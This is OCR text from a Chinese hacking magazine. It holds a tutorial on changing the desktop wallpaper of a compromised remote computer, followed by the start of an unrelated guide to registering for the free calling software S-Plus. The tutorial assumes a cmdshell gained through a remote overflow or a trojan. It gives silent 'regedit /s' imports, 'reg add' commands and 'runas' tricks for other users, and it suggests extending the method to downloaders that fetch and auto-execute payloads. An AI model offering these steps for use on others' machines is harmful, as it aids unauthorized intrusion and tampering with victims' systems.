


图 2




图 3

一、直接导入 reg 文件法

我们新建一文本文档，在里面写入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Control Panel\Desktop]
"Wallpaper"="C:\\article\\old.bmp"
```

其中"C:\\article\\old.bmp"为你要设置的背景路径，需要注意的是路径需要使用"\\"进行目录切换，图片类型必须为bmp，而且最好和目标电脑的分辨率一样。

完成后将其重新命名为 desktop.reg，并上传至对方电脑，假设上传到了c:\。从远程溢出成功得到的cmdshell 或是木马的cmdshell 中切换至c:\下，执行**regedit /s desktop.reg**命令将注册表文件导入到注册表中（其中参数/s 是隐藏导入而不弹出提示），命令成功完成后即可修改成功（图4）。



图 4

二、直接输入命令法

接下来我们使用系统自带的 reg 命令来进行修改，在对方的cmdshell下直接执行**reg add HKEY_CURRENT_USER\control" "panel\desktop /v Wallpaper /t REG_SZ /d "C:\article\old.bmp" /f**命令，其中"C:\article\old.bmp"是你的图片地址，命令成功完成后得到提示，表示修改成功（图5）。

不过，后来一小弟测试时发现使用这种方法不可以修改其他用户的桌面，比如我们得到了张三的 cmdshell，但是却想修改同台电脑上用户李四的桌面，这就不行了。那还有什么办法呢？对了！我们可以使用系统自带的 runas 命令，比如想修改 jannick 用户的桌面，那么可以在 cmdshell 下输入**runas /profile /user:jannick "regedit.exe /s c:\desktop.reg"**，命令执行后会要求你输入用户 jannick 的密码（图6），或是在 cmdshell 下输入**runas /profile /user:jannick cmd.exe**，同样的输入 jannick 用户的密码，也可以成功修改（图7）。




图 5

其实这两种执行方法是一样的，都是使用 runas 命令来指定以 jannick 用户身份来运行注册表。




图 6




图 7

使用以上方法我们就达到了修改对方桌面的目的，其实这个方法还有很多应用，比如修改系统配置，使用下载者进行下载并自动执行，或者写入批处理远程运行等等，还是那句话："入侵就像搭积木，就看你怎么组合了。"

（本文所涉及到的注册表文件已收录到光盘中）

文章难易度：★★
文章闪亮点：详细介绍了如何使用S-Plus、飞信来打免费电话，以及如何免费发彩信

免费！免费！继续免费！

第九街的咖啡 星海恋蝶 TMVGVH

在以前的黑客X 档案上，我们曾经介绍过几款免费电话软件，但是可以免费发短信的软件却一直没有什么更好的，虽然网上发短信的工具也有一些，比如KC、网易泡泡等，但都有限制和需要手机注册（这总是让人感觉到心里怕怕的）。本文我们将分别介绍S－Plus 免费网络电话以及中国移动的飞信免费发短信，这两个工具经过测试，还是令人非常满意的。另外，我们还将介绍一下如何免费发彩信，如今的手机越来越高级，不物尽其用的话太就浪费了。

免费网络电话－－S－Plus

前些天在网上无意中发现了S－Plus 这款免费电话软件，下载下来安装后，感觉效果非常不错，有这么一个好东西当然要和大家分享了。首先安装S－Plus，基本上一路NEXT 就可以完成安装了。安装完成后S－Plus 会自已运行，来到注册界面（图1）。




图1

E－mail 一定要填一个可以收信的，因为需要验证。个人随身码就随便填一个吧，然后是填写好密码，全部填好后点击创建，就会来到如图2 所示的界面。这一步是要求确认刚才所填的各项是否正确，确认无误后点击“确定”（X 小编：这一步要多点击几次确定才行）。当出现如图3 所示的界面时，就说明注册成功了，下一步就是去邮箱完成验证。

打开我们的邮箱，将会收到一封主题为“S－Plus Free Bonus Activation Confirmation”的电子邮件，内容如图4 所示，复制下面的链接到浏览器中提交，就可以完成E－mail 确认了，如图5。

